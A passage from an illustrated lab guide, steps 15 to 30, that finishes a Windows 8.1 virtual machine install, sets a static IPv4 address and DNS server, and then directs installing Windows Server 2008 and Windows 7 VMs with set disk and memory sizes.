
15. Now, the operating system restarts as shown in the following screenshot



16. A window stating **We're setting things up for you** appears, wait until you are redirected to the next window




17. Wait until the Windows applications are installed




18. After all the applications are installed, Windows 8.1 **Start** screen appears, click the down-arrow button




19. Apps screen appears, click **Control Panel**




20. Control Panel window appears, click Network and Internet link




21. Network and Internet window appears, click **Network and Sharing Center** link




22. Network and Sharing Centre window appears, click **Change adapter settings** link from the left pane



23. Right-click the interface (here, **Ethernet 3**) and click **Properties**




24. **Properties** window appears; scroll down the list, select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties**




25. Select **Use the following IP address** radio button, assign **10.0.0.10** as **IP address**, **255.255.255.0** as **Subnet mask** and **10.0.0.1** as **Default gateway**

26. Assign **8.8.8.8** as the **Preferred DNS server** address and click **OK**



27. Close the Properties window




28. **Check** whether **Windows 8.1** is installed and **working properly** and also check whether the **Internet** is accessible
29. Once verified, **shutdown Window 8.1** virtual machine
30. Similarly install **Windows Server 2008 (64-bit)**, **Windows 7** guest OSes in respective Virtual Machines with **20GB of Hard Disk** space and **1024MB of RAM** memory for **each** virtual machine

